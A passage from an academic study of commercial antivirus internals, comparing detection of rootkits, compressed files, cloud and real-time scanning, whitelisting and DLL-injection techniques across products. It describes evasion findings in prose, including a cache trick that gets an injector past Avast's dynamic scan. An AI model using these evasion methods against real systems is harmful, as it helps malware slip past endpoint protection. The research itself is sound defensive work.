MalwareBytes AV does not detect samples for any other platform. Other AVs opt to detect only some types of threats. For instance, BitDefender detects ELF threats, but not APKs. Similarly, ESET for Linux AV opted to detect Windows threats but not APKs. Even when the AVs detect all threat types, they do it in different ways: Avast detects only Windows threats in real-time and the other threat types are only detected upon on-demand checks; Kaspersky AV, in turn, detects all threat types in real-time.

Table 2.13: **Detected File Types.** Distinct AVs employs distinct policies for cross-platform threat detection.

FileType	**Win**		**Linux**		**APK**	
Detection Mode	**Real Time**	**On-demand**	**Real Time**	**On-demand**	**Real Time**	**On-demand**
Avast	✓	✓	✗	✓	✗	✓
BitDefender	✓	✓	✓	✓	✗	✗
Kaspersky	✓	✓	✓	✓	✓	✓
MalwareBytes	✓	✓	✗	✗	✗	✗
TrendMicro	✓	✓	✗	✓	✗	✓
VIPRE	✓	✓	✓	✓	✗	✗
ESET-Linux	✓	✓	✓	✓	✗	✗

2.1.6.13 Rootkit detection

A particularly difficult decision when designing AV's threat models is the protection scope. Most solutions detect threats in the userland, thus they can benefit from kernel support to collect privileged information about the running processes. Few Avs also claim to detect kernel threats, such as rootkits. This is a challenging task because the rootkit can interfere with the AV interaction with OS components (Al-Saleh and Hamdan, 2018) as it runs in the same privilege level as the AV (Rossow et al., 2012). Therefore, it is plausible to hypothesize that AV's rootkit detection capabilities are not as effective as their capability of detecting userland threats.

To understand the actual rootkit detection capabilities of the evaluated AVs, we tried to understand in which operation step the detection occurs. We aimed to identify if the detection occurs via patterns when the rootkit files are placed in the filesystem, or via behavioral characterization when they are running. For such, we leveraged the kernel driver rootkits described in Section 2.1.5. Table 2.14 summarizes our findings.

Table 2.14: **Rootkit Detection.** Most detection is performed by file inspection modules and not by real-time monitors.

AV	**Real Time**	**On-Demand**	**RunTime**
Avast	✓	✓	✗
BitDefender	✓	✓	✗
Kaspersky	✓	✓	✗
MalwareBytes	✗	✓	✗
TrendMicro	✓	✓	✗
VIPRE	✗	✓	✗

We discovered that all AVs detected the malicious kernel drivers via patterns: some of them as soon as they were placed in the filesystem, and some of them upon a requested scan. This shows that AVs have a reasonable rootkit detection capability even without leveraging complex kernel detectors. However, after we modified a set of samples to bypass static detection and successfully loaded the drivers into the kernel, no AV raised a warning about their operation.

This shows that the AV operation model is to prevent the rootkit from being loaded, but they cannot do much after they are in place.

While analyzing the AVs we found that Avast was the only AV that presents a module explicitly dedicated to detecting rootkits. It is composed by the `aswArDisk.sys` and the `aswArPot.sys` drivers. The first is a file system filter that exports a `ArDiskRegisterCallback` callback to be used by the second. The latter implements verifications leveraging its high privileged capabilities. For instance, its symbols suggest that it searches for SSDT hooking attempts by looking to the `SystemTable` and `ShadowSystemTable`. We did not fully understand these verification routines. We hypothesize that this protection might be targeting 32-bit Windows, since SSDT patching is already prevented in 64-bit systems. If this is true, verifications should also include other system tables, such as IDT, which can also be hooked.

This module also has functions that perform manual parsing of internal Windows structures (e.g., parsing the Process Environment Block–PEB, and/or the Thread Environment Block–TEB). We found manual parsing associated with the invocation of the `CreateProcess`, `CreateThread`, `GetProcessId`, `GetThreadId`, and `ZwSystemInformation` functions. Since treatment routines for these same functions are present in the userland, this suggests that the AV implements a mechanism similar to a lie detector, checking if the information collected in the kernel is the same presented to the userland. This approach is very interesting because a kernel rootkit might hide artifacts from the userland by hooking functions and performing a DKOM attack (Hoglund and Butler, 2005) but cannot hide these artifacts from the OS.

Despite collecting information at the kernel level, the rootkit protection also relies on userland modules to operate. All information collected by the presented modules is delivered to the `aswAR.dll` library that implements multiple verification routines. For instance, it exports methods for deleting files, registry keys, and service termination, all of them relying on the high-privileged capability of the kernel module. On the one hand, implementing the threat intelligence at userland eases the development process, as the AV can rely on other libraries, reuse code, and so on. On the other hand, this adds exposure to the AV. Since a code is able to escalate to the kernel, it is plausible to hypothesize that this same code is able (and has the permissions) to tamper with the userland module.

To effectively handle kernel rootkits, AV would have to be equipped with modules running in more privileged rings than the kernel (e.g., hypervisors, SMM mode extensions, so on). Whereas these solutions have been widely described in the literature (Botacin et al., 2018b), the only real-world solution fully leveraging these capabilities is a specific version of the Kaspersky security solution (Kaspersky, 2020b). Moreover, we are not aware of previous descriptions of these solutions being deployed in the most popular AV versions. We then searched AV for any sign of these components to bridge this understanding gap. We discovered the presence of hypervisors in the Avast and in the Kaspersky AV. Whereas the Avast's `aswVmm.sys` file is clearly described as a hypervisor, the Kaspersky's `klhk.sys` omitted this fact, although it can be identified, for instance, by the presence of Intel VT-X's `vmlaunch` instructions in its disassembly. When these components are enabled, the whole system is moved to a virtual state under the control of AV's hypervisor. However, this mode is never enabled by default. First, it is only available to premium customers. Second, it might conflict with other software, as reported many times (Avast, 2017; Kaspersky, 2020c). The major advantage for AVs when operating in these modes is that they have full OS control, even about kernel structs. For instance, AVs are then allowed to hook system tables without kernel noticing. A drawback of this approach is that third party can abuse that to also hook these tables, as already exemplified for both Avast (tanduRE, 2019) and Kaspersky (iPower, 2020).

2.1.6.14 Whitelist

For an AV, properly flagging benign artifacts as unsuspicious is as important as presenting high detection rates, since a solution that impedes users from using their legitimate software (a False Positive–FP) would be fast discarded. A possible solution for mitigating FPs would be for AVs to relax their detection policies, as it is preferable to not detect a sample that is less harmful than blocking a legitimate application that would block thousands or millions of users. This however would leave a fraction of users vulnerable to a threat that is known by the company. Whereas this trade-off is already implicitly performed while training ML models used by the AVs, we are not aware of AV companies explicitly making this choice.

AV's solution for the FP's cases is to add the legitimate software causing detection troubles to a list of known benign software (a.k.a. whitelist/allowlist). Therefore, if a scan for that software is requested, the whitelist will be first queried and immediately return that the file is safe without triggering a scan. This allows AVs to implement more aggressive heuristic and ML models since these will be triggered only for artifacts that passed by the whitelist checks. This strategy is very effective in practice because the AV can, for instance, whitelist the files related to the OS operation (e.g., Windows' System32 folder) and aggressively detect new files added to the system.

There are few literature reports about how whitelists are employed in practice by AVs and even their vendors do not fully disclose much information about their usage. We found few cases in which the companies clearly stated that a whitelisting mechanism is present in their products (Kaspersky, 2018d; Comodo, 2018; Avast, 2018), even though we can hypothesize that similar mechanisms are used by all solutions due to FPs occurring due to the nature of the malware detection problem, despite all efforts of the vendors.

AVs usually refer to whitelists as a complementary resource to be used in special cases, such as when the AV is detecting software that users compiled themselves. However, there are evidences that AV companies start whitelisting software already in their detection routines generation step. We consider that understanding the impact of whitelisting in these procedures is essential, as they can significantly affect the detection results. They also significantly affect the detection rules generation itself, which become more complex than often proposed in multiple research work. A significant challenge of whitelisting software at this step is to keep up with the amount of data that legitimate software represents (e.g., a TB of database size for Symantec (Griffin et al., 2009)). Another significant challenge is to scale analysis and fast respond to incidents face to the need of filtering our candidate detection rules that collide with benign software (e.g., it takes more than 30 minutes to be done for Ikarus solution (Ask, 2006)).

Despite all this impact, nobody is completely aware of how whitelisting mechanisms are implemented in the actual AVs. There are multiple possible implementations: (i) simply adding file hashes to a list of allowed files; (ii) consider files signed by trusted entities as clean; (iii) identifying some strings as indicators of the file's nature, and so on. During our analysis, we discovered that most solutions rely on some type of whitelist, although these significantly vary according to the AV. Avast, for instance, has a specific whitelist for its gaming mode to avoid detecting some protections as cheats. The BitDefender AV, in turn, whitelists web certificates to prevent warnings related to known certificates. In this AV, we can even find the strings used to log when an artifact was whitelisted (e.g., `WHITELIST_BY_POLICY`). In the Kaspersky AV, a `WhitelistManager` allows controlling individual processes. In practice, it is hard to identify the scope in which the whitelisting mechanisms are employed (e.g., during static matching or during runtime). For the VIPRE AV, we found that the whitelists are static, as suggested by the `StaticScanWhitelistForObject` function name. For Norton AV, there are both static checks implemented in the userland DLLs (to allow cross-site references

in some web pages), as well as dynamic checks in the `IDSvia64.sys` kernel driver, which has a process whitelist option to be configured upon loading, identified by the `Application Whitelisting Enabled` parser message.

Although all these implementations are interesting and deserve attention, we limited ourselves in this paper to present the key AV operation points. Therefore, we opted to describe in more detail the case of the FSecure AV, as it illustrates some performance-wise project decisions. The `fsecr64.dll` core AV library exports the `FSE_checkFileInWhiteList` function symbol, which immediately suggested the use of whitelists by this AV. Delving into details, we identified that internal routines of this function are invoked right at the beginning of two other exported functions (`FPI_ScanFile` and `FPI_ScanMemory`), which confirms that not all system artifacts are verified, even in the case of scans requested by the users. When the artifacts are whitelisted, the scanning procedures immediately return. The `checkFileInWhiteList` function does not directly takes an artifact as argument. Instead, it receives a number that corresponds to an IDentifier for the artifact. Therefore, the AV does not effectively query a knowledge database to whitelist the artifact every time it is invoked. Instead, it keeps a lookup table of open resources during its operation. The knowledge database for that artifact is only effectively checked when the artifact is first open, created, or later modified. The information retrieved from the knowledge database is loaded in the whitelist lookup table, which is queried in the further invocations of the whitelist function.

2.1.7 Detection Challenges

In this section, we analyze the decisions taking by the distinct AVs when choosing scanning strategies and detection mechanisms.

2.1.7.1 What to scan?

A good AV is not only the one that has a good detection mechanism, but also the one that knows what to inspect and when to inspect. This implies a significant trade-off: On the one hand, inspecting all resources all the time imposes significant performance overhead. On the other hand, reducing the scanning capabilities opens attack opportunities. To evade detection, attackers often encapsulate their malicious payloads into other files and using varied formats. Ideally, these should also be inspected by the AVs, but this might have significant performance costs. A popular technique to hide payloads is to compress the malicious files, which would require AVs to extract them for inspection.

To verify if AVs are able to detect this type of construction and at which detection step, we selected a set of multiple malware samples originally detected by the AVs and compared their detection results before and after compression. The results are shown in Table 2.15. We discovered that AVs are able to extract multiple file formats (zip, rar, 7zip) to inspect their contents when a file scan is requested by the user. These extractors are implemented by the AVs themselves, as no standalone extraction tool was available on the tested systems. In fact, we found evidence of the presence of file extractor in some AVs: In the F-Secure engine, we found the `7z.dll` library; and in the Kaspersky AV, we identified the `minizip.dll` and `rar.dll` libraries.

Despite their extraction capabilities, AVs limit the analysis of compressed files to the on-demand scan modes. No AV was able to detect the compressed file in real-time, as soon as they were dropped in the file system, even though the AVs were able to detect the non-compressed version of the same files in real-time. This shows that AVs adapt their detection capabilities to the performance constraints of each detection mode and operational scenario.

This result has two implications for future research projects: (i) security analysis should not only consider whether an AV is able to scan a given artifact or not, but also in which time opportunity this check could be performed. For instance, it is not fair for a security evaluation to compare on-demand detection rates to online detection rates if their performance requirements are distinct; and (ii) there is space for future developments regarding improving the performance of AVs. For instance, AV accelerators would allow AVs to implement real-time inspection of compressed payloads.

Table 2.15: **Detection of Compressed Files.** Detection is performed only in on-demand mode.

File Type	**PE**		**ZIP**		**RAR**		**7z**	
Mode	**Online**	**Offline**	**Online**	**Offline**	**Online**	**Offline**	**Online**	**Offline**
Avast	90%	98%	0%	94%	0%	98%	0%	90%
MalwareBytes	0%	100%	0%	100%	0%	100%	0%	100%
Kaspersky	96%	96%	0%	16%	0%	0%	0%	0%
TrendMicro	26%	40%	0%	42%	0%	40%	0%	40%
VIPRE	100%	100%	0%	100%	0%	98%	0%	100%

There are detection challenges even when AVs are operating in the on-demand mode. Compressed files are not always simple to extract and, in many cases, the files are password-protected. We initially hypothesized that AVs would be able to brute-force passwords to crack these files. However, in our experiments, with the same samples considered for the previous experiment, we discovered that no AV cracks ZIP passwords (of any length). This result shows that there is also space for new AV architectures, such as the emerging cloud-based ones. In this hypothetical scenario, an AV would be able to upload files to a cloud to be cracked by a powerful computer without impact the performance and energy consumption of the endpoint machine.

Another challenge faced by AVs is to select what media to inspect. Currently, all AVs have filesystem filters to trigger scans of new files. They also have kernel drivers to interpose USB requests to block autorun malware (TrendMicro, 2012). However, there are other media types whose inspection is not enabled by current AVs. For instance, no evaluated AV inspects CDROMs when they are mounted, even though they scan files when copied from there to the filesystem and the processes created from the mounted device. An even more complicated case refers to the scan of network-mounted devices. In our tests, only the Kaspersky AV scans this type of media. The choice of inspecting network-mounted devices is a complex trade-off. On the one hand, not scanning them let other users vulnerable, especially if some user of such network is not protected by an AV. On the other hand, actively removing files from the network storage, as performed by Kaspersky, might remove third party files. In the worst case, a False Positive in an endpoint AV might cause the removal of files of any other user, even of those not running any AV solution in their endpoints.

In addition to the challenges currently faced by the AVs, new challenges are emerging and might pose significant threats in the future. For instance, the distribution of malicious code in multiple pieces might allow detection evasion (Botacin et al., 2019).

2.1.7.2 GPUs & Machine Learning

GPUs emerged with a great potential for the development of security applications. Their Single Instruction Multiple Data (SIMD) characteristic naturally spans a myriad of applications based on pattern matching, which now could be performed in a massively parallel manner. The application of GPUs for signatures matching, for instance, is even suggested by NVIDIA itself (Nvidia,

2010). Therefore, since the emergence of the first GPUs, many researchers proposed AVs based on GPUs (Botacin et al., 2018b). In practice, however, the promise of a pure-GPU AV never concretized, and it is hard even to understand which parts of the promises become reality.

A scenario in which GPUs could help and that become real is the application of Machine Learning (ML) to security problems. Machine Learning is a trending topic in computer security and AVs are not unaware of this trend. One can be sure that modern AVs rely on some kind of ML technique, which can be discovered either by the AV's reports (bin Wang et al., 2008) or by indirect observations, such as the fact that attacking ML models in a standalone manner might have impact on the detection results of commercial AVs (Ceschin et al., 2019).

Although we can ensure that some kind of ML is used at some part of an AV operation, it is not clear which tasks are performed and in which manner. Whereas some often claim that "AVs always use ML", "ML are essential to AVs", "AV's detection is based on ML", "AVs rely on GPU for detection", and so on, we consider all of them as bold claims without further explanation and analysis. Therefore, to face this scenario, it is important to understand how ML is actually used by the AVs.

The first thing to understand GPU's usage by the AVs is to clarify where they are used in the security process. More than a decade ago, Kaspersky announced that the company was using GPUs to speed up malware similarity detection (Kaspersky, 2009). One should not confuse this usage with GPU application at client-side. The whole process is conducted at the server-side, under their full control, and clients only have access to the processing results.

Applying GPUs at client-side is much harder, since GPU programming is not standardized, with distinct vendors enabling distinct processing capabilities. Also, GPUs have access to a limited amount of memory, which might not suffice for loading the entire malware definition database. Moreover, the cost of offloading data from the CPU to the GPU is significant, which might limit the throughput of some real-time tasks. We believe that these drawbacks might have limited the development of GPU-based AVs so-far. Finally, even if these limitations did not exist, not all current systems are GPU-powered, which would not allow AVs to eliminate traditional processing routines.

It is also important to understand that not all applications of GPU are machine learning tasks. As far as we know, the only commercial solution that adopted GPUs for a security task is the Windows Defender, which partnered with Intel to run monitoring code in their GPUs (Hackernews, 2018). The GPUs are used to perform memory scans using traditional methods, which is far from the application of any ML method.

In our experiments, we did not find an active use of GPUs by the AVs at the client-side for scanning purposes. We only found GUI-related components that internally make use of GPU for renderings, such as the `libGLESv2.dll` library (an OpenGL implementation) for Avast, and the `libcef.dll` (the Chromium Embedded Framework) for Norton and Bitdefender. Our investigation also did not reveal any use of traditional machine learning (ML) by the evaluated AVs. We looked for many traditional libraries used for ML processing (e.g., scikit-learn, tensorflow, mlpack, caffe, so on) and for log messages related to ML and no evidence of their use was found. This suggests that although ML is leveraged in AV's backend server to identify malware and generate detection rules (Kováč, 2018), samples detection at the client-side is still performed using traditional signatures and heuristics.

The case of Next-Gen AVs. To fill the gap on the usage of ML by AVs, security companies have been promoting the called "next-generation AVs" (CrowdStrike, 2020; VMware, 2020), which are basically AVs equipped with ML-based malware classifiers. These solutions are usually deployed in business settings, which are more controlled environments and with small software diversity than domestic environments, such that we are not sure that their transition

to “home products” is easy. We tried to test these products to get a better understand of their actual detection capabilities. We subscribed for trial versions on many vendor’s websites but, unfortunately, we did not get access to any solution.

Despite the lack of actual evaluation, we can highlight the fact that the application of ML on AVs is blurry even when they are indeed used by the solutions. The first thing to be clarified is how ML is applied: statically or dynamically. The static application of ML happens when a file is scanned without its execution, mostly via on-demand checks. The dynamic application happens when a process is monitored in runtime. Static applications are easier to be implemented and tend to be more widespread, even among the “next-gen” solutions, but suffer from multiple obfuscation drawbacks (Moser et al., 2007), which only can be solved via dynamic inspection. Dynamic ML approaches, however, are not so popular, although promised by some “next-gen” solutions, as they introduce greater performance overhead.

Regardless of the operation mode, the ML adoption indeed benefited AV products, as ML models generalize well, which helps to detect malware variants, and might be less susceptible than heuristics to trivial evasion attempts (Fleshman et al., 2018). These characteristics led some to say that AV was dead face to the use of ML (Raghunarayan, 2019). There are two reasons why we consider this statement wrong. The first is that despite all ML capabilities, it is not a silver bullet. There are tasks in which pure-ML approaches do not outperform traditional approaches, such as in the detection of fileless malware (Gorelik, 2020). Therefore, a good detection solution cannot rely on a single detection method, but should be a layer of distinct approaches (Jareth, 2019). Second, an AV cannot be defined only by its detection engine. We have been demonstrating the multiple AV components and their roles over this paper. Thus, even if ML were a perfect detection mechanism, it could not operate solely, it would still require components to capture data to feed its algorithm and would rely on some other module to provide anti-tampering protection to it. Therefore, the ML detection would be just a component of a greater security solution, which is still an AV, in the anti-malware solution sense, whatever the commercial name it is actually called.

2.1.7.3 Detection on the Cloud

Cloud services have become widespread and currently it is easy to find AVs advertising the possibility of scans on the Web (e.g., Avast (Avast, 2019), Kaspersky (Kaspersky, 2018a)). It is also common in the academic field to find new proposals of cloud-based AVs and researchers on the AV field probably faced the claims that detection rates would be greater if cloud protection was enabled. Therefore, it is important to take a look at the real aspects of this operational mode.

The first thing to have in mind is that cloud detection is not enabled by default in all products. In the Kaspersky AV, for instance, the customer is required to join the Kaspersky Secure Network (KSN) to enable such services. Otherwise, the AV fails with the *“TryGetActual disabled. User is not a member of KSN”* message. In the Avast AV, the customer must have the rights to perform cloud scans. The `Avast Asynchronous Virus Monitor (AAVM)`, implemented in the `Aavm4h.dll` library, calls the `AavmFmwDownloadUACloudEntitlement` and `AavmFmwGetUACloudAuthToken` functions to validate if cloud scans are allowed. If so, the `Antivirus engine loader`, implemented in the `aswEngLdr.dll` library, instantiates a cloud-enabled AV object via the `avscanEnableCloudServices` function. Therefore, whereas available in some AVs, cloud services should not be seen yet as the default scan mode.

In addition to Avast and Kaspersky, in our evaluations we also found cloud components in the BitDefender and the VIPRE AVs. BitDefender implements a cloud component (`bdcloud.dll` library) and VIPRE leverages the BitDefender’s `AntiSpamThin.dll` library for AntiSpam Detection. As can be noticed, cloud services are not used only for the

detection of malicious binaries. Some AVs also rely on cloud services for file backup and system telemetry. In this work, we will focus on the components responsible for threat detection.

All AVs structure their cloud detectors as objects to be instantiated by the AV engines. Therefore, the AVs present a pattern of object creation, usage, and deletion. In the VIPRE AV, the AntiSpam object is created using the `BDAntispamSDK_Initialize` function, configured using the `BDAntispamSDK_SetSettings`, and destroyed using the `BDAntispamSDK_Uninitialize` function. Similarly, BitDefender's is created and destroyed using, respectively, `Init@Cloud@Gambit` and `Uninit@Cloud@Gambit`.

All AVs operate in a similar manner. They upload a resource to be scanned in the cloud and wait for a detection response. In most cases, hashes are uploaded. In fewer cases, the objects to be scanned are directly uploaded. Most of the AVs operate over reputation scores provided by the cloud servers. In the VIPRE AV, it first submits an artifact, via `BDAntispamSDK_SubmitBuffer` or `BDAntispamSDK_SubmitPath`, and further retrieve detection results via `BDAntispamSDK_ScanBuffer`, `BDAntispamSDK_ScanPath`, or `BDAntispamSDK_GetIPReputation`. Similarly, BitDefender first uploads the artifact via `UploadFile@Cloud@Gambit` and later get results via `Query@Cloud`, `IsCloudRequestSuccesifull@Response`, or `GetResponsesCount@Response`.

Despite presenting these capabilities, we were not able to identify the use of cloud scan during typical AV usage for most AVa. An exception to that was Avast, which performs a query to `filerep-prod-011.mia1.ff.avast.com` to check the file reputation when an on-demand scan is triggered. For the other AVs, we were only able to trigger cloud scan on-demand and only when using custom configs. In the Kaspersky AV, for instance, a user can trigger a cloud scan via the Windows context menu. In this case, the AV queries on the cloud the reputation of the file and reports, for instance, how many other Kaspersky customers that joined the KSN have this file in their machines. The context menu triggers the `avpui` process, which is a GUI for the scan. It outsources the requests to the cloud to the `avp` process, which reads the entire file content, hashes it in a SHA-like manner, and sends it to the cloud to retrieve the reputation.

On the one hand, it is interesting to see how reputation-based methods become popular. They significantly contribute to increasing AV's detection capabilities, since updating a centralized database of reputation information is faster than updating individual endpoints, with the additional advantage of not requiring any storage space in customer's machines. It might enable, for instance, AVs to store an almost infinite number of signatures in their cloud servers. However, despite the cloud advantages, AVs do not (and in fact cannot) eliminate the traditional detection mechanisms, as they still have to protect the systems when the devices are not connected to the Internet. This might happen due to the device's operation on a constrained scenario/network, or even due to an attack, since it is plausible to hypothesize that in a scenario where only Internet-based scans are available, attackers would try to block Internet access to render devices vulnerable.

On the other hand, these reputation-based mechanisms cannot be classified as truly cloud-based "scans", since it would require them to upload the entire payload to a server and block its execution on the endpoint until some custom analysis is performed in the cloud server. We did not find evidence of this type of operation for any AV. Therefore, there is still a field of opportunities for researchers aiming to make these analysis procedures practical.

2.1.7.4 Real-Time

Behavioral detection is also strongly related to AVs. In the literature, we can find two frequent claims about AVs. Either that: (i) AVs only use signatures and not real-time monitors; or that (ii) AVs can implement complex behavioral detection routines. None of them are highly accurate,

as the current state of AV's real-time detectors is heterogeneous. For instance, whereas some AVs have real-time monitors, this capability is not enabled by default to mitigate performance degradation (Sophos, 2016a). Therefore, we here present a set of experiments and analyses of their results to draw a landscape of the actual usage of real-time monitors by AVs.

The first thing to have in mind is that current AVs do not use real-time monitors as a sandbox solution, tracing all API calls for generalized attack detection. Instead, only a subset of all API functions is hooked (see Section 2.1.6.8). These API functions are used for three distinct tasks: (i) enforce specific security policies (e.g., file access policies), (ii) ensure AV's self-protection, and (iii) detect some known, popular attack classes in runtime. It is also important to highlight that these tasks are not performed using a single method (userland blocking vs. kernel blocking), but a combination of them, according to the granularity level of the monitoring/blocking needs. We following describe some of these tasks in greater detail.

File Accesses. One of the main tasks that AVs perform in runtime is to enforce a security policy that establishes which files and directories can be accessed or not. This ensures the correct operation of multiple system components, from the browser to the AV itself, which should not be tampered. To understand whether, how, and to which extent the distinct AVs monitor the filesystem, we developed a code that enumerates and tries to open all files in all directories. We then compared the results when using and not using an AV.

Table 2.16 shows that most of the prevented file accesses have three distinct goals: (i) AV's self-protection, with each AV protecting its own installation and configuration folders; (ii) System protection, with each AV protecting a distinct set of directories. In common, Windows configurations and logs are protected by all solutions; and (iii) Internet protection, with some AVs giving special attention to the browser history and cache. We highlight the fact that despite each AV deploying a distinct set of access rules, all of them implemented the same access control mechanism. This suggests that the OS might be lacking this type of protection mechanism as a native feature. In a scenario where the OS natively supports distinct policies, AVs would be required to distribute only their policy rules and not the mechanism itself to deploy them.

Process Accesses. Given the policies implemented for file access control, as presented above, one might hypothesize that AVs also implement access policies for handling processes, such as preventing a malicious process from opening a handle to a benign process. To evaluate this hypothesis, we implemented an application that enumerates all running processes and tries to open a handle to them. We executed this application with and without a running AV and compared the outputs. We also varied the flags for file opening (e.g., read accesses, write accesses, so on) to identify whether AVs drop privileges or not. We discovered that the AVs do not interfere with process opening routines. All processes originally opened by our application without a running AV were also successfully opened under an AV with the same flags/attributes. Handlers to system processes were also successfully obtained. The only processes accesses that were effectively prevented by the AVs were the AV processes themselves. This shows that the contrast between the strong statements that people make about AVs is justified by the actual AV's behaviors, as some of the claimed properties are true (e.g., file accesses policies), but there is still room for improvement (e.g., process accesses policies).

DLL Injection Prevention. To understand AV's capabilities of detecting threats in real-time we need first to understand which classes of attacks require this type of detection. Whereas any attack detected statically could also be detected in real-time, AVs will likely implement dynamic detection mechanisms only for the ones that cannot be detected other way. The attacks that can be detected statically will likely be still detected this way since it is a more lightweight approach than running a monitoring infrastructure. Therefore, we consider that DLL injection a good case study to investigate dynamic detection mechanisms.

Table 2.16: **Filesystem accesses prevented by the AVs.** AVs block access to certain directories to avoid system infection and to ensure self-protection.

AV	Function	Paths
Avast	Self-Protection	C:\ProgramData\Avast Software\
		C:\Users\Win\AppData\Roaming\Avast Software\
	System Protection	C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\
		C:\ProgramData\Microsoft\RAC\StateData\RacMetaData.dat
Kaspersky	Self-Protection	C:\ProgramData\Kaspersky Lab\
		C:\Recycle.Bin\
	System Protection	c:\ProgramData\Menu Iniciar
		c:\Users\Default\AppData\Roaming\Microsoft\Windows\Start Menu\
		c:\ProgramData\Microsoft\Crypto\RSA\
		c:\Windows\System32\LogFiles\Fax\I
		c:\Windows\System32\LogFiles\Firewall
		c:\Windows\System32\LogFiles\WMI
		c:\Users\Default\AppData\Local\Historico
	Internet Protection	c:\Users\Default\AppData\Local\Temporary Internet Files
		c:\Users\Default\Cookies
MalwareBytes	Self-Protection	C:\Program Files\Malwarebytes\
TrendMicro	Self-Protection	c:\Users\Win\AppData\Local\Trend Micro\
		C:\ProgramData\Trend Micro\
	System Protection	c:\swapfile.sys
		c:\ProgramData\Microsoft\Crypto\RSA\
		c:\ProgramData\Microsoft\Windows\LocationProvider
		c:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics
		c:\ProgramData\Microsoft\Windows\Start Menu\
		c:\System Volume Information
		c:\Windows\System32\LogFiles\Fax\
		c:\Windows\System32\LogFiles\Firewall
		c:\Windows\System32\LogFiles\WMI
		c:\Windows\System32\networklist
		c:\Windows\SysWOW64\networklist
		c:\Windows\Temp
	Internet Protection	c:\Users\Default\AppData\Local\History
		c:\Users\Default\AppData\Local\Historico
		c:\Users\Default\AppData\Local\Temporary Internet Files
		c:\Users\Default\Cookies
VIPRE	System Protection	c:\Recycle.Bin
		c:\ProgramData\Menu Iniciar
		c:\ProgramData\Microsoft\Crypto\RSA
		c:\Windows\Logs\SystemRestore
		c:\Windows\MEMORY.DMP
		c:\Windows\System32\LogFiles\Fax\
		c:\Windows\System32\LogFiles\Firewall
	Internet Protection	\Users\Default\AppData\Local\History
		c:\Users\Default\AppData\Local\Historico

DLLs are not self-contained pieces of code–i.e., they do not run by themselves, but need to be injected into a host process to execute in their context. The injection can occur via multiple mechanisms (e.g., via the OS itself, or a custom loader). DLLs can be injected for benign purposes (e.g., providing legacy software compatibility, or extensions) or malicious purposes (e.g., tamper software execution, hijack control flow, so on). Due to this characteristic, it is hard to distinguish benign and malicious DLLs statically, as their behavior depend on the injected process. Thus, AVs tend to leverage dynamic monitoring mechanisms for this task.

To confirm that AVs use dynamic monitors and understand how they are used, we tried to load DLLs into diverse processes and check whether these were detected or not by the AVs and in which step. There are distinct ways one can load a DLL into a process (Hyvärinen, 2018b); some count on more OS support than others, and some are more documented than others. Our goal here is not to survey all existing injection techniques, but to exercise AVs face to distinct strategies. Thus, we considered distinct approaches, such as the most standard technique (CreateRemoteThread), Reflective Injection (stephenfewer, 2010), Process Hollowing (m0n0ph1, 2015), and AtomBombing (talliberman, 2016).

Table 2.17: **Code Injection Techniques Detection.** Distinct techniques are detected by the AVs using distinct methods. Some techniques are not detected at all.

Technique	**CreateRemoteThread**		**Reflective**		**Process Hollowing**		**AtomBombing**	
Detection	**Static**	**Dynamic**	**Static**	**Dynamic**	**Static**	**Dynamic**	**Static**	**Dynamic**
Avast	✗	✗	✗	✓	✓	✗	✗	✗
Kaspersky	✗	✗	✓	✓	✓	✗	✓	✗
MalwareBytes	✗	✗	✗	✗	✗	✗	✗	✗
TrendMicro	✗	✗	✗	✗	✓	✗	✗	✗
VIPRE	✗	✗	✓	✗	✓	✗	✗	✗

Table 2.17 shows how the AVs behaved in our tests when exposed to the aforementioned DLL injectors. We first notice that the traditional DLL injection method is usually not flagged as malicious by the AVs, except for VIPRE. We hypothesized that AVs assume these cases as likely benign due to the use of this method by many legitimate applications.

Unlike traditional DLL injection, it is hard to claim reflective injection as a legitimate use, since its manual mapping step aims to avoid using monitored system APIs. Thus, some AVs statically inferred the loaders implementing this mechanism as likely malicious (even though the libraries themselves were not flagged). We then modified the loaders to hide their imports and strings, such that they were not statically detected anymore. When trying to running these loaders, they were dynamically detected by Avast and Kaspersky AVs. We discovered that, in this case, the detection occurs because the AV identifies a lib that was loaded into the process space after the process startup but which did not use any of the functions hooked for monitoring by the AV (e.g., `LoadLibrary, CreateRemoteThread`), in a process similar to a lie detector.

Even when AVs implement dynamic detection mechanisms, there are still drawbacks that affect detection. For instance, in the Avast AV, the dynamic detection is performed by the called SmartScreen mechanism, which freezes the execution for a few seconds for scan, thus imposing some performance penalty. To speed up the performance, the mechanism caches scanning results. Thus, after a first clean scan, this result is cached and scans are not performed in subsequent launches of the same file/process. However, in the case of an injector, the scan result is very dependent on the injected payload. When launched with a valid DLL as an argument, the injector will call API functions with specific arguments that will trigger the dynamic detection. However, if the injector is run without a DLL as an argument, the injector will perform some calls without arguments and these will result in errors, such that the dynamic monitor will cache

the information that this file/process is clean. In a subsequent execution of the injector with the actual malicious payload, the process will not be scanned, and the DLL will be successfully injected.

Similarly, process hollowing and atom bombing injectors are statically detected by some AVs. However, once we can hide their static fingerprints, the AVs are not able anymore to detect their execution as a malicious behavior. This result leads us to conclude that the AVs indeed have some capabilities of detecting threats in runtime, but these can still be significantly improved. As promising future approaches, we envision that the profiling of memory allocation activities, such as proposed by some "next-generation" AVs (Microsoft, 2017a), are interesting strategies, as they would allow the detection of the constant code-page allocation instead of the injection mechanism. We believe that for this approach become successful, an increased level of OS-AV cooperation is required.

2.1.7.5 Delayed Detection

In the delayed detection mode, the AV first captures a bunch of data and later reasons about it to raise (or not) a detection warning (e.g., collect thread creation information to detect injection attempts (Mohammadbagher, 2020)). A noticeable source of information for delayed decisions is the Event Tracing for Windows (ETW) interface added by Microsoft in recent Windows versions. It allows the collection of thousands of events (Microsoft, 2018c) about Windows applications, services, and drivers. The set of captured events includes a system-wide view of libraries loaded into the system's processes and the files created in the filesystem. Whereas these events are captured very fast by the ETW framework, we do not consider its operation as real-time because the AVs do not interpose functions to monitor them. Thus, AVs cannot block malicious actions directly. They are limited to act as passive listeners of the event loggers.

ETW was not available in the past, so it is not often described as part of a security solution. However, AVs recently started to use ETW as part of their detection routines and it is plausible to hypothesize that this mechanism will become each time more popular. For instance, McAffee provides a tool (McAffee, 2018) to collect ETW events and security reasoning about it, even though in a standalone manner. Among the AVs we inspected, native integration with ETW was available for F-Secure and VIPRE. In the F-Secure AV, we found the `fsetw_plugin64.dll` library as a host for the ETW plugin. However, it is not clear how it is used by the AV (although spoofed PID detection is supposed (Hyvärinen, 2018a)).

